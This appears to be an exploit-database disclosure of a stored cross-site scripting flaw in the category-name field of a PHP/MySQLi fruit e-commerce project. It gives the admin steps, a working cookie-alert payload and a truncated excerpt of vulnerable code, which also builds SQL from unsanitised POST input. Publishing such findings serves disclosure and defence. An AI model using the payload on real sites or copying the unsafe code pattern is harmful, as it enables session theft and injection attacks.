

Exploit Title: XSS stored in Ecommerce-project-with-php-and-mysgli-Fruits-Bazar Version: 1.0

Date 06/05/2022


Exploit Author: Ngô Thái An

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Product: Ecommerce-project-with-php-and-mysqli-Fruits-Bazar Vendor: Ecommerce-project-with-php-and-mysqli-Fruits-Bazar


Description: XSS stored exist in Category Name field allow attacker excute arbitrary web script

First click login admin page -> catagories -> Add Category




In Catagory Name field inject payload and click Add Category

Payload: <noscript><img src=x onerror=alert(document.cookie)//">



When finish the payload will excute and show a pop up xss cookie



## Vulnerable Code:

```
add_cata_view.php - Notepad
File Edit Format View Help
<?php
    if(isset($_POST['add_ctg'])){
       $rtnMsg = $obj->add_catagory($_POST);
?>
<h2>Add Catagory</h2>
<h4 class="text-success"> <?php if(isset($rtnMsg)){ echo $rtnMsg; } ?>
</h4>
<form action="" method="post">
    <div class="form-group">
         <label for="ctg name">Catagory Name</label>
         <input type="text" name="ctg_name" class="form-control">
    </div>
  function add_catagory($data)
      $ctg_name = $data['ctg_name'];
     $ctg_des = $data['ctg_des'];
$ctg_status = $data['ctg_status'];
      $query = "INSERT INTO `catagory`( `ctg_name`, `ctg_des`, `ctg_status`) VALUES ('$ctg_name','$ctg_des', $ctg_stat
      if (mysqli_query($this->connection, $query)) {
         return "{$ctg_name} added as a catagory successfully!!";
      } else {
         return "Failed to add catagory";
```